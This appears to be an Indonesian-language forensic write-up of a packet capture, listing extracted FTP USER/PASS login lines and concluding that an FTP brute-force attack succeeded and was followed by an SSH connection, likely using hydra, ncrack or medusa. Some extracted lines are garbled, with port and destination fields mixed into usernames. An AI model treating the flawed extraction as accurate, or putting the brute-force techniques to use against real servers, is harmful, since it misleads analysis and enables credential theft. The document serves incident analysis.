2060 10.1.20.21 10.1.20.21 USER charlie 10.1.20.38
2063 10.1.20.21 10.1.20.21 PASS PASS
2441 10.1.10.34 10.1.10.34 USER dakota 10.1.10.120
2444 10.1.10.34 10.1.10.34 PASS PASS
2974 10.1.20.18 10.1.10.120 USER morgan 10.1.10.120
2977 10.1.20.18 10.1.10.120 PASS PASS
3387 10.1.10.29 10.1.10.120 USER rory 10.1.10.120
3390 10.1.10.29 10.1.10.29 PASS PASS
3680 10.1.20.43 10.1.20.43 USER avery 10.1.20.38
3683 10.1.20.43 10.1.20.43 PASS PASS
3937 10.1.10.61 10.1.20.38 USER spencer 10.1.20.38
3940 10.1.10.61 10.1.20.38 PASS PASS
4257 10.1.20.38 10.1.20.38 USER dallas 10.1.20.38
4260 10.1.20.38 10.1.20.38 PASS PASS
4634 10.1.10.18 10.1.10.18 USER reese 10.1.30.21, Dst: 10.1.20.88
4637 10.1.10.18 10.1.10.18 PASS PASS
4923 10.1.20.34 10.1.20.34 USER reese Src Port: 21, Dst Port: 42700
4926 10.1.20.34 10.1.20.34 PASS PASS
5245 10.1.10.13 10.1.10.13 USER jordan 10.1.10.13
5248 10.1.10.13 10.1.10.13 PASS PASS
5641 10.1.20.12 10.1.20.12 USER dakota 10.1.20.12
5644 10.1.20.12 10.1.20.12 PASS PASS
5954 10.1.10.76 10.1.10.76 USER morgan 10.1.10.76
5957 10.1.10.76 10.1.10.76 PASS PASS
6215 10.1.20.22 10.1.20.22 USER blake 10.1.20.22
6218 10.1.20.22 10.1.20.22 PASS PASS
6547 10.1.10.48 10.1.10.48 USER alex 10.1.10.48
6550 10.1.10.48 10.1.10.48 PASS PASS
6740 10.1.20.65 10.1.20.65 USER rory 10.1.20.65
6743 10.1.20.65 10.1.20.65 PASS PASS
6969 10.1.10.76 10.1.10.76 USER parker 10.1.10.76
6972 10.1.10.76 10.1.10.76 PASS PASS
7140 10.1.20.30 10.1.20.30 USER blake 10.1.20.30
7143 10.1.20.30 10.1.20.30 PASS PASS
7406 10.1.10.75 10.1.10.75 USER morgan 10.1.10.75
7409 10.1.10.75 10.1.10.75 PASS PASS
7688 10.1.20.88 10.1.20.88 USER parker 10.1.20.88

```

- ✓ Penyerang Berhasil Login ke Server
- ✓ Login FTP sukses (banyak 230 Login successful)
- ✓ Semua kombinasi username dan password yang dicoba berhasil
- ✓ Ada 1 koneksi SSH dari IP 10.1.40.80 ke target 10.1.30.11
 - Waktu koneksi: 113.549 detik (sejak awal pcap)
 - Ini menunjukkan penyerang kemungkinan langsung akses shell setelah sukses brute force.

Tidak Ada File Yang Di Upload

- ✓ Penyerang tidak menggunakan FTP untuk upload file backdoor
- ✓ Besar kemungkinan penyerang hanya menggunakan FTP untuk brute force dan mencuri kredensial, lalu:
 - Login ke SSH untuk lanjutkan aksi di luar pcap
 - Atau akses sistem secara langsung (karena SSH bersifat encrypted, isinya tidak terlihat di pcap)

Kesimpulan Akhir

Aspek	Status
Brute force FTP	Ada dan berhasil
Login FTP berhasil	Ya (kode 230)
Upload file ke server	Tidak ditemukan
SSH setelah brute force	Ada 1 koneksi dari IP penyerang
Tool kemungkinan	hydra, ncrack, atau medusa
Serangan lanjut via SSH	Sangat mungkin